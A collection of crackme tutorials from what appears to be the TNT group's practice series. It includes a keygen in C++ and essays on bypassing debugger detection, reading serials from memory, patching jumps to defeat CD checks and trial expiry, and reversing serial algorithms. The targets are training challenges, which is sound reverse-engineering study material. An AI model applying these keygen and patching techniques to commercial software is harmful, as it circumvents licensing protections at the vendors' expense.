fun40100A(num);
V6--;
}while(V6);
}
}


void
main( void )
{
unsigned vector_1[]=
{0x3FEA,0x3A9B,0x3977,0x37A4,0x3583,0x3020,0x2F86,0x2E55
,0x2BD1,0x2636,0x2746,0x25DF,0x22A8,0x20A0,0x1CE6,0x1999
,0x18C8,0x18C1,0x13EB,0x121F,0x0EAE,0x0D6F,0x0CD8,0x0BE2
,0x0BD2,0x0ACB,0x0A8C,0x044F,0x0000};
unsigned vector_2[]={0x6A02,0x48A0,0x345F};
char cadena[kTAM],vector_3[kTAM],temp[kTAM],serial[kTAM];
int i,j,lon,t1,t2,t3;

cout<<"========================================="<<endl;
cout<<"Keygen para el Crackme#2 en VC++ de TNT"<<endl;
cout<<"========================================="<<endl;
cout<<"Realizado por 'El Pollo'"<<endl;
cout<<"========================="<<endl<<endl;
do{
lon=kTAM;
printf("NOTA: Max 19 caracteres y al menos 5 de ellos han de ser letras o espacio\nIntroduce un nombre: ");
gets(cadena);
if(strlen(cadena)>19) cadena[19]='\0';
for(i=0,j=0;i<strlen(cadena);i++){
cadena[i]=toupper(cadena[i]);
```

```
if(isalpha(cadena[i]) || isspace(cadena[i])){
cadena[j]=cadena[i];
j++;
}
}
cadena[j]='\0';
lon=strlen(cadena);
}while(lon<=5);
lon/=6;
lon++;
for(i=0,j=1;i<strlen(cadena);j++,i+=lon){
if(isspace(cadena[i])) vector_3[j]=0x1B;
else vector_3[j]=cadena[i]-0x40;
}
vector_3[0]=0x1;
vector_3[j]=0x1C;
vector_3[j+1]='\0';
j++;

V1=0xFFFF; V2=V3=V5=V6=0; V4=8;
for(i=0;i<j;i++){
t1=V1-V2+1;
t2=vector_1[vector_3[i]-1]*t1;
t2/=0x3FEE;
t2+=(V2-1);
t3=vector_1[vector_3[i]]*t1;
t3/=0x3FEE;
t3+=V2;
V1=t2;
V2=t3;

do{
if(V1<0x8000) fun401019(0);
else{
if(V2>=0x8000){
V1+=0x8000;
V2+=0x8000;
fun401019(1);
}
else{
if(V2>=0x4000){
if(V1<0xC000){
V1+=0xC000;
V2+=0xC000;
V6++;
}
else break;
}
else break;
}
}
V1=V1<<1;
V1++;
V2=V2<<1;
}while(1);
}

if(V5>=2){
fun401019(1);
if(V4<8){
```

```
V3=V3>>V4;
if(V3){
__asm{
mov cx,V5
mov dx,V3
mov byte ptr [ecx+vector_4],dl
}
V5++;
}
}
__asm{
mov cx,V5
mov dx,V3
mov byte ptr [ecx+vector_4],00
}
V5++;
V5=V5>>1;
}
else cout<<"\nERROR: No existe un numero valido para este nombre"<<endl;

for(i=0;i<V5;i++){
sprintf(temp,"%d",(vector_4[i]^vector_2[i]));
if(strlen(temp)<5)
for(j=0;j<5-strlen(temp);j++)
strcat(serial,"0");
strcat(serial,temp);
}
if(V5<3) strcat(serial,"2154587565");

if(strlen(serial)==20) cout<<"\nSu numero de serie: "<<serial<<endl;
else cout<<"\nERROR: No existe un numero valido para este nombre"<<endl;

return;
}
```

TNT! CrackMe #1 tutorial by - [NIO]-shai

_

hello to all TNT! crack team i just want to say : keep giving us those CrackMe's it make us lern some new things about cracking and to lern new kind of protection .

ok so let's begin to crack ....

first of all let me tell u that the prog is writen in VB so that meen that we can crack the prog BY SI.

use softice to break on : bpx msvbvm60!__vbastrcomp

using softice to crack :

so first of all u need to **Open winice.dat** in your softice directory and do thise:

exp=c:\windows\system\msvbvm60.dll

thise is the way to make sofice to break into VB prog u must reboot to make work.

ok ... fire up softice and let us begin. if u will try to open the CrackMe it will give u a message that is saying that Softice is detected so we are going to by pass this simpel anti

soft ice . the prog when u open it is trying to make a file called : SICE.VXD

so we will use : bpx createfilea

press Ctrl+D type:" bpx createfilea " and the F5

open agin the prog and we are back in softice count how mutch times it breaks by pressing F5 and making sofice break over agin i counted : **3**

ok so now reopen the prog and softice is breaking agin and press **2** times F5 if u will press agin u will get the error msg so press F11 to get the caller and u will see thise :

mov edi, [MSVBVM60!__vbaSetSystemError]

mov esi, eax

call edi

lea ecx,[MSVBVM60!__vbaFreeStr]

cmp esi,-01

jz ..... (NO JUMP)

step with F10 till u get to jz DO NOT CONTIUE as u can see if u press F10 agin it won't jump so let's make it jump by typin : **r fl z**

ok , so u see the prog wil jump so now press F5 .

****oops **** softice break agin at **creatfilea** but if u will press F11 to get caller u will see it is the same thing like before so step with F10 till jz do **r fl z** and the F5 and here we now can continue

now we have by pass the anti-softice but befor let's do :" bc *" to clear break points .

now go to the help menu and choos Register type any name u would like and any serial number

BUT DO NOT PRESS REGISTER !!!

ok now press Ctrl + D and type : **bpx msvbvm60!__vbastrcomp**

ok now press F5 and press register softice breaks

u will see :

```
cmp dword ptr [esp+04], 00000002
je 6608FB24
push 00030001
push [esp+08]
push [esp+10]
push [esp+18]
call dword ptr [66110010] ; Trace into this Call by perssing F8
```

ok now u should see this :

```
push ebp
mov ebp, esp
push ecx
push ebx
```

```
push esi
mov esi, dword ptr [ebp+08]
push edi
test esi, esi
jne 653C1140
and dword ptr [ebp-04], esi
mov ecx, dword ptr [ebp+0C]
test ecx, ecx
jne 653C1148
xor ebx, ebx
cmp dword ptr [ebp-04], ebx
mov edx, dword ptr [ebp-04]
jb 653C110A
mov edx, ebx
mov eax, dword ptr [ebp+10]
test eax, eax
jne 653C116C
test edx, edx
je 653C1175
mov eax, edx
shr eax, 1
mov dword ptr [ebp+10], eax
mov edi, dword ptr [ebp+0C] ; EDI contains the s/n
mov esi, dword ptr [ebp+08] ; ESI the entered STRING
mov ecx, dword ptr [ebp+10]
xor eax, eax
```

ok now if u wish to see youre enterd number do : **d edi**

TO SEE THE REAL SERIAL NUMBER DO : D ESI

THAT'S ALL AND IT DOES WORK .

MY SERIAL NUMBR :

NAME : **NIO**

SERIAL : **B5BE00E7**

NIO

TNT CrackMe #18 tut by - KlimaX

Hi to everyone at TNT, thanks for putting up all these CrackMe's, they're great. Don't ever stop.....

Tools required:

Wdasm with VB support

Hiew

Patch Creation Wizard

How To:

1. To begin with make a copy of the CrackMe_CD-Check.exe (rename it as e.g. CrackMe_CD-Check.wdm to aviod having two equal files), as you will need this in the patching process.

2. Start Wdasm (the reason you'll need VB support is, that this CrackMe is written i VB, and you won't get the same results as me, without).

3. Disassemble the original CrackMe_CD-Check.exe, and press the SDR icon.

4. Okay, this CrackMe uses two SDR strings in it's protection scheme. The first string we need to change is the **"CD-ROM"** string.

   Scroll up a bit and place the bar on the **00404B09 JE code**. Now you need to note the **@offset number** (mine is **4B09)**

5. The next string we want to change is the **"Por favor, inserte un CD!"**.

   Scroll up and place the bar on the **0040473C JNE** code, and note the @offset number (mine is **473C**)

6. Great! now we've found our two strings and their @offset numbers, so let's fire up Hiew and open the **CrackMe_CD-Check.bak**

   Press **F4** and select decode. Press **F5** and type **4B09,** and you'll be at the **JE** code. Now press **F3** and **change the 74 to 75** (JE <-> JNE). Finally press **F9** to save changes.

Great!!! First part complete :)

7. Now press **F5** again, and type the second @offset number **473C**. Press **F3** and change the **85 to 84** (JNE <-> JE). Now press **F9** to save, and **F10** to exit Hiew.

If you had made these changes on the original CrackMe_CD-Check.exe, you could now start it and find that it's cracked and functional. But I'm not satisfied yet ;), cause I thought it would be nice to fill out some time with making a patch, so let's go...

1. Start Patch Creation Wizard, and select Byte Patch. Now type in something like "CrackMe 18 patch", in the **Your Handle** box, and "CrackMe_CD-Check" in the **Target Title** box.

2. In the **Target File** box, choose the original CrackMe_CD-Check.exe, and press **next**

3. Choose the original CrackMe_CD-Check.exe again, in the **Original File** box, and select our

patched CrackMe_CD-Check.bak in the **Patched File** box. Press **next**, and our patch is now created.....Hurray, done.

Now try deleting the CrackMe_CD-Check.bak file from your PC, and run the patch in the CrackMe directory. Decent job, right! ;)..

Greetz to:

Everybody at TNT.

How to crack EB's CrackMe #9

by The snake

Target : vbcrackme9.zip
Tools used : Notepad
Smartcheck 6.03

I will not repeat about how to set smarcheck for our debbug, it is well (and more) described at Eternal bliss website.

About this serial routine

Ok, first run SC, in the File/Open menu choose VBCrackMe9.exe, and with F5 run it. As we saw in the text file, we can't just type in the name and the code, so, i used Notepad as a text editor. Cut the name and click on the small square near the name box, and do the same for the code.
i used name : the snake
code : 123456789
All the info that SC gave us by now wasn't important, but from now, take a good look. Click on the 'register' button and look for this info :
Text1.Text

Text2.Text
Text1.Text
Text2.Text
lstrcmp(LPSTR:00410650...) <<<< important line !!!

Left mouse click on this line will show us this in the right window of Smartcheck :

signed char * lpString1 = 004105A8
|_ = "8h2 7n16k2"
signed char * lpString2 = 004105E0
|_ = "123456789"

Well, at this point i can see that part of the "name format" is used in the real code :
"xxx xxxx.." and i can see that some of the letters i typed in, are there as well.
So, i'll try another name : "a b c d e" with code : 123456789
and in SC i've got :

signed char * lpString1 = 00410560
|_ = "16 17 18 1 2" << same format as the name : "x x x x x" !!!
signed char * lpString2 = 004105F0
|_ = "123456789"

Hmmm, i think i got the idea, the 1st, 3rd, 5th, 7th.... chars get some hardcoded value
from like a translation-table in the prog.
the 2nd, 4th, 6th, 8th ... chars are not changed, and used as they are in the code.
To check it, type in name :
" a b c d e f g h i j k l m n o p q r s t u v w x y z"
and you get in smarcheck as code:
"5 16 17 18 1 2 3 4 5 6 7 8 9 10 2 3 4 5 6 7 8 9 10 11 3 4 5"

attention : ' ' (blank) = 5..

It looks like what i thought it will be, so i go for the final check :
name : last try
code : 9a7t5t6y
WOW, I got the "Great Work..." pop-up window...
Job done...

Final Notes

This was my first VB6 crack, and first time using Smartcheck as well.

Thanks to Eternal Bliss for all the help he is giving us on the newbies forum, and for
all other stuff like this crackme's.

The Sandman for all that he is doing for us, newbies.

Rhayader for helping me with Reverse Code Engineering and
useful tips

all my other essay's can be found here

Hi!!!
>
> I've got no time to write a complete tutorial. Maybe in german, yes, but in
> english better not! *gg*
>
> Okay, how have I did it ??
>
> First, I just run the crackme an look what it do. Runs fine, but the stupid
> buttons are disabled. No problem...restart with a BPX on EnableWindow. Hm...
> but the proggy execute this so often that you can't find the right addr on
> this way as easy as I want. A good solution seems to be the Handle. A look
> in the EXE-Resource will help extrem. Then I just search for 'push 3ED'
> and 'push 3E8'. HIEW and search for 68,ED,03,00,00. **BOOM** found. What
> must I see there ? A 'PUSH 00'...fast changed into 'PUSH 01' and no crippled
> buttons anymore! *g*
>
> Now it's time for the calculation. Such a horrible Code have I see rare. *g*
> But okay, after a bit of trace it's quite easy to see that many many Names
> are locked..TNT-Members I think! :-))
> The rest of the algo is very confused and based on some hardcoded stuff. Then
> the main surprise at the _wsprintf-Function. The real code is standing in the
> memory. Not very clever or ?? *g*
> Okay it's just build when the Name has the right format but more easy as I
> thought. After all it's not difficult. An easy CrackMe as I would say...
>
> The last part is the keygen, completly based on the original Code. I
> disassembled the code, optimised a bit, and copy/paste it. After a litte
> errorchecking it was done, the KegGen. All in all a half day is needed! ;-)
>
> Oh, befor I forget. The SICE detecting trick is too old to take effect. Also
> the nice ANTI-DISASSEMBLE trick wasn't hard. Section .text Charactaristic has
> been modified to 00000000h. A change to 60000040h will fool tools like
> W32DASM.
>
> That's it.....
> (c) sNoOfy '200(0/1)
>
> PS: Next time I will use the original TNT tools to make .diz & .nfo files!!
>
> CU

Demian VB2 CrackMe TNT 20

Ok here is the solution and the info you need to make your own key.

First you got to bypass some of the debugger detection. I use a modified

version of SmartCheck on this CrackMe.
There is some looking for winice in the autoexec.bat, meltice checks and a few registry checks looking for uninstall strings for softice and smartcheck.
Tools I used SmartCheck and W32Dasm89

After all the debugging checks is done. Take your testname
Step 1:
I'll use Black Jack. Convert the first 3 char to upper case.
BLA Now get the DEC equiv for each Char and make it a string.
667665

Now in the program the author uses some permanent code checks the string '686986', '=' and ';46$'

In the 2nd line of the key the 1st Perm code gets pushed on the string the rest of Step1 is then added to the string.
So in the 2nd line you enter 686986 + Step1
686986667665

Step 2:
Take your name and convert it to Dec in the same case you entered it.
Be sure to include the space if you used one. Drop the 1st Char and add 4 to the rest of the integers.

```
:004075EE C1E604 shl esi, 04
:004075F1 8BC6 mov eax, esi
```

Black Jack

66 drop
108 112 p
97 101 e
99 104 g
107 111 o
32 36 $
74 78 N
97 101 e
99 103 g
107 111 o

Now convert your new number back to a Char string.
pego$Nego

Now take the last char 'o' from Step2 + the 2nd Perm code '=' + Step1 + Step2 + 3rd Perm code ';46$' in one long string.
o=667665pego$Nego;46$
Put that in your 3rd line.

Step 3
This may not be 100% There are 4 values that get pushed and for some reason on my value is always 4E20 (20000)

:00407932 C78574FFFFFF00000000 mov dword ptr [ebp+FFFFFF74], 00000000
:0040793C C78528FFFFFF08800000 mov dword ptr [ebp+FFFFFF28], 00008008
:00407946 C785F0FEFFFF204E0000 mov dword ptr [ebp+FFFFFEF0], 00004E20
:00407950 C785E8FEFFFF02000000 mov dword ptr [ebp+FFFFFEE8], 00000002

So in line one enter in 4E20 if it fails then look to one of the others listed.

Oh there is a trick here. You have to go back and delete a char from line 3 and enter it in again. The program will not excute any checks till line 3 has something entered. Every key pressed in line 3 will excute a serial check.

Black Jack

4E20
686986667665
o=667665pego$Nego;46$

Little time for cracking or making keygens lately. There is enough info for you make your own key generator.

Greets to all
Have a Merry Christmas!
and
Happy New Year!

Jack

TNT-Demian.VBCrackME_Trial_N15 Tutorial

Arrancamos el programa, y no hace absolutamente nada. Puede ser que haya detectado el SICE.
Arrancamos el Frogsice, para esconder el debugger, y volvemos a ejecutar el programa.
Pero sigue sin hacer nada.
Arrancamos Filemonitor, para ver que ficheros toca. Y Sorpresa, ¡¡ha leido el Autoexec.bat!!
Vamos, que lo que hace es buscar alguna referencia al Winice.exe en el Autoexec, y si lo encuentra, se para. Bueno, renombramos el Autoexec para ver que pasa, y mira por donde, ahora funciona (Je je, pero por que tenemos el Frogsice ejecutandose). Si quitamos el Frogsice, vemos como al ejecutar el programa, se para como al principio.

Bueno, por lo menos ya sabemos como funciona el programa, otra cosa es como atacarle.
Abrimos el SICE, y pensamos un instante, vamos a poner un breakpoint en vbaEnd, que es la funcion, que sale de los programas de VB. Ponemos 'bpx msvbvm60!__vbaEnd'. Y pulsamos CTRL+D.
Y se nos para el SICE. Pero se nos para dentro de la propia rutina. No Problem. Editamos con el comando 'a', y ponemos un simple 'ret'.
Ejecutamos el ret, y vemos la llamada al vbaEnd. Y justo encima, vemos un salto condicional (JE), que si nos fijamos bien, salta justo despues del vbaEnd :-D
Bien, apuntamos la dirección, para parchearla después poniendo un simple JMP.

Y repetimos la operación hasta que no haya más vbaEnd (Unas 6 veces). No siempre se soluciona con un JMP, a veces, es necesario Nopear (la segunda vez).
Bien, ahora el programa funciona, tanto si tenemos el sice, como si no. Pero, si adelantamos un mes la fecha, nos sale el

temido 'Your Trial version is expired!'.

Bien, ahora, solucionaremos la protección de fecha, abrimos el W32DasmVB, y desensamblamos el ejecutable, buscamos la la cadena de antes, y vamos un poco más arriba, veremos otro salto condicional (JE xxxxx), solo hace falta cambiarlo por un JMP.
Pero ahora es un poco más complicado, porque lo que hay que convertir en un JMP no es la típica sentencia 740D, si no esta otra 0F84D3000000. Pero, entramos el SICE, ponemos un Breakpoint a dicha instrucción y con el comando 'a', ponemos el JMP a donde corresponda, y copiamos los bytes, que deben quedar así E9D400000090.

Y ya está. El programa funcionará siempre, con o sin el SICE. Y da igual la fecha que pongas. Eso si, no hagas mucho caso a los dias restantes :-D

Txotxo

First let me say I have never written any How To's on cracking. This is my First

Tools Needed
Soft Ice
WinDASM
Smart Check
FileInfo
Xpcrypt
Calculator

First thing I did was run the exe file through FileInfo and see that it is packed with PE Crypt.
I'm not that experienced with the unpacking PE Crypt so I used the easy way out and used
Xpecrypt to get the upacked exe. Why make more work when I don't need to?
Did a dead listing with WinDASM VB6? So I will use SmartCheck
Fired up SC and typed in my name and code
Black Jack
12 12345678 12345678901234

SC shows it looks up some info in the Registry ie Windows Registration
Nothing really interesting (no compares)
Then the date is being read in the day month year format
It strips the day and month to a dec number and XOR them.
After that bad cracker message
So I took the date and month and XOR it. 8 XOR 13 = 5 Try it again (Aug 13)
5 12345678 12345678901234

SC now goes a bit further past the date. So I now know what my 1st entry must be

Going down the SC The value is checked against length is equal to 8. I see my name is being read twice and being converted to ascii
This looks interesting. I go further down to see where the Bad Cracker Message is.
Right above that there is String Compare.
12345678
5CB00FE1
Black Jack

Try this again
5 5CB00FE1 12345678901234

SC goes a further again. This time it SC reports a Double Compare with 12345678901234
Well so much for SC. Time for Soft Ice
I take a look at the dead listing of my unpacked program and compare with the double compare.
Looks like me break point is going to be vbaR8Str. I try this and have no luck finding the true serial.
So I take better look at the dead listing. Find the Good Cracker Message (Congratualations) and start back tracing.
I find my vbaR8Str ref. Keep tracing up see if I can catch the serial before the compare.

There are a lot of math going on here so I set my breakpoint to see what is going on.

```
:00460081 8B3D74104000 mov edi, dword ptr [00401074]
:00460087 DD9DC0FEFFFF fstp qword ptr [ebp+FFFFFEC0] ->move next value from name
:0046008D DD85C0FEFFFF fld qword ptr [ebp+FFFFFEC0]
:00460093 DC45C4 fadd qword ptr [ebp-3C] ->add the sum again
:00460096 DB85BCFEFFFF fild dword ptr [ebp+FFFFFEBC]
:0046009C DD9DB4FEFFFF fstp qword ptr [ebp+FFFFFEB4]
:004600A2 DC85B4FEFFFF fadd qword ptr [ebp+FFFFFEB4] ->add the constant
:004600A8 DD5DC4 fstp qword ptr [ebp-3C]
:004600AB DFE0 fstsw ax ->dl ebp-3c store the math
:004600AD A80D test al, 0D
:004600AF 0F85C3010000 jne 00460278
:004600B5 B801000000 mov eax, 00000001
:004600BA 6603C3 add ax, bx
:004600BD 0F80BA010000 jo 0046027D
:004600C3 8BD8 mov ebx, eax
:004600C5 EB86 jmp 0046004D ->loop

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:00460054(C)
|
:004600C7 BB01000000 mov ebx, 00000001
:004600CC BA24000000 mov edx, 00000024
:004600D1 8BCB mov ecx, ebx

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:004600F8(U)
|
:004600D3 663BCA cmp cx, dx ->cmp counter to 36
:004600D6 7F22 jg 004600FA
:004600D8 DD45C4 fld qword ptr [ebp-3C]
:004600DB DCC0 fadd st(0), st(0) ->double the value
:004600DD DD5DC4 fstp qword ptr [ebp-3C]
:004600E0 DFE0 fstsw ax ->Store the math dl ebp-3c
:004600E2 A80D test al, 0D
:004600E4 0F858E010000 jne 00460278
:004600EA 668BC3 mov ax, bx
:004600ED 6603C1 add ax, cx
:004600F0 0F8087010000 jo 0046027D
:004600F6 8BC8 mov ecx, eax
:004600F8 EBD9 jmp 004600D3 ->loop
```

After a lot of F10 I see a patern. BTW since this is going to be a Double Compare we
have to use the DL in SI
1st the First letter my name is converted to ascii B (66)
It is stored as a constant. Then my 1st letter is added to 66.

132 my second letter is pushed on and so is 66 again.

+ 132 (sum)
+ 108 (l)
+ 66 (constant)
= 306 (new sum)

+ 306 (sum)
+ 97 (a)
+ 66 (constant)
= 469 (new sum)
So this goes though all my letters of my name.
I end up with 1546
Then my number is pushed on where it gets multiplied by 2 and it repeates
over and over mulipling the result with 2. :004600E0 fstsw ax The number is visable
dl ebp-3c This goes on about 30 Xs till my value disappears but the loop is still going.
DL has just reached the max length of the long value. So I count how many times the loop
continues when the number disappeared. Fire up the MS Calc
And continue to multiply. After going back and looking at the code in SI I over looked the counter is comparing to 36.
Take my number 1546 and multply by 2 36 X's

Anyway I get the number 106240311033856

Fire it up again and you have passed
Black Jack
5 5CB00FE1 106240311033856

To make my KeyGen I had to get the pattern of the second serial number. I used WinDasm.
It is a combination of two parts.

First my name is converted to ASCII in the first loop 1 to length of name. That 1 digit is
multiplied by 0100 hex and moved to edi. Then the second loop begins 1 to 8. It moves the
edi to ebx then xor ebx with eax. (eax is where you want to watch the values change, this
value will end up with the final result from the first part of the serial number.) Now we
are setting up for a True or False statement. ebx is run through an and FFFF This is
saying only keep the last four digits. The test bh, 80 takes the first 2 bytes of ebx and
compares it with an AND 80 so if ebx = 8188 the statement is 81 AND 80 = (True or False)
Now in both directions of the jne the value of eax is compared to FFFFFFF this drops the 1st digit off. If you were to
look at the number in dec it gets quite large this limits a
buffer overflow. Both directions also multiply the number by 2. How ever if the value of
bh = True Xor eax by 1031. Both directions end up at the same place multiply edi * 2 before
continue the second loop. This runs through till 1st loop is complete.
Add 62 to the result of eax after the loop 1. You see the AND FFFF function again. Use the
last 4 digits in from HEX and there is the 1st part of the serial.

:00460C0D 3B8DE8FEFFFF cmp ecx, dword ptr [ebp+FFFFFEE8]
:00460C13 0F8FCC000000 jg 00460CE5 ->Completed 1st Loop Jump

:00460C3E FF1530104000 Call dword ptr [00401030]
:00460C44 6669C00001 imul ax, 0100 ->Multiply digit by 0100
:00460C49 0F80BA030000 jo 00461009

```
:00460C4F 8D4DCC lea ecx, dword ptr [ebp-34]
:00460C52 0FBFF8 movsx edi, ax ->Move to edi



* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:00460CC8(U)
|
:00460C6E BB08000000 mov ebx, 00000008
:00460C73 3BCB cmp ecx, ebx ->Counter compare to 8
:00460C75 7F53 jg 00460CCA
:00460C77 8BDF mov ebx, edi ->move edi to ebx
:00460C79 33D8 xor ebx, eax ->xor ebx with eax
:00460C7B 81E3FFFF0080 and ebx, 8000FFFF
:00460C81 7908 jns 00460C8B
:00460C83 4B dec ebx
:00460C84 81CB0000FFFF or ebx, FFFF0000
:00460C8A 43 inc ebx

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:00460C81(C)
|
:00460C8B F6C780 test bh, 80 ->True Jump
:00460C8E 7510 jne 00460CA0
:00460C90 25FFFFFF0F and eax, 0FFFFFFF
:00460C95 6BC002 imul eax, 00000002 ->eax * 2
:00460C98 0F806B030000 jo 00461009
:00460C9E EB13 jmp 00460CB3

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:00460C8E(C)
|
:00460CA0 25FFFFFF0F and eax, 0FFFFFFF
:00460CA5 6BC002 imul eax, 00000002 ->eax * 2
:00460CA8 0F805B030000 jo 00461009
:00460CAE 3531100000 xor eax, 00001031 ->xor 1031

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:00460C9E(U)
|
:00460CB3 6BFF02 imul edi, 00000002 ->Multiple product by 2
:00460CB6 8BDA mov ebx, edx
:00460CB8 0F804B030000 jo 00461009
:00460CBE 03D9 add ebx, ecx ->add 1 to counter
:00460CC0 0F8043030000 jo 00461009
:00460CC6 8BCB mov ecx, ebx
:00460CC8 EBA4 jmp 00460C6E ->Continue 2nd Loop

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:00460C75(C)
|
:00460CCA 8B55E8 mov edx, dword ptr [ebp-18]
:00460CCD B901000000 mov ecx, 00000001
:00460CD2 03CA add ecx, edx ->add 1 to counter
```

:00460CD4 8945DC mov dword ptr [ebp-24], eax
:00460CD7 0F802C030000 jo 00461009
:00460CDD 894DE8 mov dword ptr [ebp-18], ecx
:00460CE0 E928FFFFFF jmp 00460C0D ->Continue 1st loop

Final Step of 1st part of Serial

:00460CE5 83C062 add eax, 00000062 ->eax is from loop 1 add 62
:00460CE8 0F801B030000 jo 00461009
:00460CEE 25FFFF0080 and eax, 8000FFFF ->get hex value last 4 digits
:00460CF3 7907 jns 00460CFC

EAX is your 1st part of the second serial number

Second Part of Seral
Again my name is converted to ASCII in a loop. The 1st digit is 0 instead of 1
The 1st digit is multiplied by the digit location and all totals are added
66 108 97 99 107 32 74 97 99 107
0 1 2 3 4 5 6 7 8 9

0 108 194 297 428 160 444 679 792 963 Sum = 4065 (FE1)

:00460D43 FF1530104000 Call dword ptr [00401030]
:00460D49 8BD7 mov edx, edi
:00460D4B 0FBFC8 movsx ecx, ax
:00460D4E 83EA01 sub edx, 00000001
:00460D51 0F80B2020000 jo 00461009
:00460D57 0FAFCA imul ecx, edx ->multiply digit by counter
:00460D5A 8B55D8 mov edx, dword ptr [ebp-28]
:00460D5D 0F80A6020000 jo 00461009
:00460D63 03CA add ecx, edx ->add total
:00460D65 0F809E020000 jo 00461009
:00460D6B 894DD8 mov dword ptr [ebp-28], ecx
:00460D6E 8D4DCC lea ecx, dword ptr [ebp-34]

* Reference To: MSVBVM60.__vbaFreeStr, Ord:0000h
|
:00460D71 FF155C114000 Call dword ptr [0040115C]
:00460D77 8D4DA0 lea ecx, dword ptr [ebp-60]

* Reference To: MSVBVM60.__vbaFreeVar, Ord:0000h
|
:00460D7A FF1514104000 Call dword ptr [00401014]
:00460D80 8BC3 mov eax, ebx

:00460D82 03C7 add eax, edi
:00460D84 0F807F020000 jo 00461009
:00460D8A 8BF8 mov edi, eax
:00460D8C EB88 jmp 00460D16 ->loop

The last add total of the loop you second serial will be in ecx dec. Convert to HEX

Now we add the 2 parts together but you must remember each serial is in HEX and must be 4 digits in length. So if your result is FE1 you add the 0 to make it 4 digits 0FE1

5CB00FE1

You should have enough info to make your own keygen.

Jack
RedBlkJck@usa.net

Intro

Which is harder, vb appz compiled in native code or vb appz compiled to pcode? The answer: It depends! Yes, it depends on the measure of security employed by the author and the tools used by the cracker. In this case, a disabled button is simply too hard to crack specially if the button's property was initially set to disabled. There are two versions of this crackme. One compiled to native code, the other to pcode. We will try to crack the latter and demonstrate how easy it is to crack a pcoded application using a relatively new tool.

Tools Needed

Exdec
Any hex editor
Exdec by JosephCo <--- members.xoom.com/c4n4ever/.space/
enableme2.exe <--- www.kickme.to/tnt (crackme)

The Protection

A disabled button. The crackme is compiled to vb6 p-code.

The essay

After carefully studying our target, we know for a fact that the only thing we can do to crack this crackme is by patching. But where? We will study the crackme using exdec. Run exdec and choose File, then Disassemble Prog. Choose the location of your crackme. Next, exdec should show you the following snippets:

/*------------------- snip ----------------------*/
Proc: 40575c
405698: f4 LitI2_Byte: 0x0 0 (.) <---------- push 0
40569A: 21 FLdPrThis
40569B: 0f VCallAd command <---------- command button
40569E: 19 FStAdFunc local_0088

```
4056A1: 08 FLdPr local_0088
4056A4: 0d VCallHresult _CPUSH_vtbl::put__ipropENABLEDPUSH
4056A9: 1a FFree1Ad local_0088
4056AC: 04 FLdRfVar local_008C
4056AF: 04 FLdRfVar local_0088
4056B2: 05 ImpAdLdRf: 4062cc
4056B5: 24 NewIfNullPr 404684
4056B8: 0d VCallHresult 6 7b344792
4056BD: 08 FLdPr local_0088
4056C0: 0d VCallHresult _CPUSH_vtbl::get__ipropMOUSEPOINTERPUSH
/*------------------- snip ---------------------*/
```

Proc: 404f5c

```
404F44: f4 LitI2_Byte: 0x0 0 (.) <------------ push 0
404F46: 21 FLdPrThis
404F47: 0f VCallAd command <------------ command button
404F4A: 19 FStAdFunc local_0088
404F4D: 08 FLdPr local_0088
404F50: 0d VCallHresult _CPUSH_vtbl::put__ipropENABLEDPUSH
404F55: 1a FFree1Ad local_0088
404F58: 13 ExitProcHresult
/*------------------- snip ---------------------*/
```

Searching for a call to the API EnableMenuItem is futile. VB disables/enables it's button using the _VbaObjSet. Most object properties that are changed during runtime passes through this call. Usually, to disable a property there is a push 00000000 and to enable a property there is a push FFFFFFFF. Anyway, you will not find this call either in this crackme because it is pcoded. But still, knowing that to disable a button vb needs to push 0's, let's see if exdec reports such a push. In our snippet there are two instances. Location 405698 and location 404f44. Note however that the snippet just above this paragraph appears several times in exdec in different addresses. I only cut and showed a mere example. Just the same, we will see the occurrence of the same instructions. This means that whatever we patch at the snippet, you should also do with the rest. Ok, now what do we do? The instruction at 405698 and 404F44 is two bytes long (i.e. FA00). These instructions are equivalent to Push 00. We will change this to Push FF (i.e. FAFF).

Now, note all the locations where this insruction appears:
f4 LitI2_Byte: 0x0 0 (.)

In my count, there are at least 32 occurrences of these instructions. These means you have to patch all these locations. Now we need to know the file offset of these locations. If you still dont know how to use w32dasm to get the file offset of such locations, read my previous tutorials I published at GC's site. Moving on, after carefully noting our offset adress, we will now open the crackme in a hex editor. Seek each location and replace FA00 with FAFF. After this test your crackme... Well? Nope! The button is enabled but it doesnt close. Why? Well do you see these instructions in exdec?

```
/*------------------- snip ---------------------*/
40277E: Lead1/c8 End <------ ends (kills) a task
/*------------------- snip ---------------------*/
```

No you wont see those instructions! These only me one thing, the author probably forgot to put these vb codes in his crackme:

```
Private Sub OnClick()
End
End Sub
```

Anyway our task was to enable the button, right? And we did it! Let's see if we can crack the other version (native code).

Greetz

GC, Nuclear Crackers, TNT, Xasx(?), JosephCo(?), EB and as always TheSandman.

Final Words

I am puting up a site. This one is a dedicated VB cracking site. Let me know if this is a good Idea.
---
mail me ===>>> balitog@joymail.com (so I will know somebody loves me =()
TNT 30 Demian DOS CrackME

Tools Needed
TR252 (Pre TRW 2000 for DOS)

OK...
Ths file is packed. UPX? So you got to stay with the code
till you get the jmp to unpacked code. No dumping needed.

```
2897:00A2 8D866F03 LEA AX,[BP+036F]
2897:00A6 8ED0 MOV SS,AX
2897:00A8 BC8000 MOV SP,0080
2897:00AB EA00001E25 JMP FAR 251E:0000 <- Here
```

F10 Trace through.
Now we are in unpacked.
Trace down till you get the call _main

```
251E:0149 FF368800 PUSH [WORD __C0environ]
251E:014D FF368600 PUSH [WORD __C0argv]
251E:0151 FF368400 PUSH [WORD __C0argc]
251E:0155 E81103 CALL _main <- Here
```

F8 Step into the call.
OK gonna save you some time. All the next calls are for the graphic
screen. You are looking for the call _gets
g 144b The first one is your Name, Second is serial.

```
251E:144B E8DF17 CALL _gets <- Name
251E:144E 59 POP CX
251E:144F B81200 MOV AX,0012
251E:1452 50 PUSH AX
251E:1453 B82700 MOV AX,0027
251E:1456 50 PUSH AX
251E:1457 E80D0D CALL _gotoxy
251E:145A 59 POP CX
251E:145B 59 POP CX
251E:145C 8D8648FE LEA AX,[BP+FE
251E:1460 50 PUSH AX
251E:1461 E8C917 CALL _gets <- Serial
251E:1464 59 POP CX
```

Now continus to trace and you come to a call _makecode
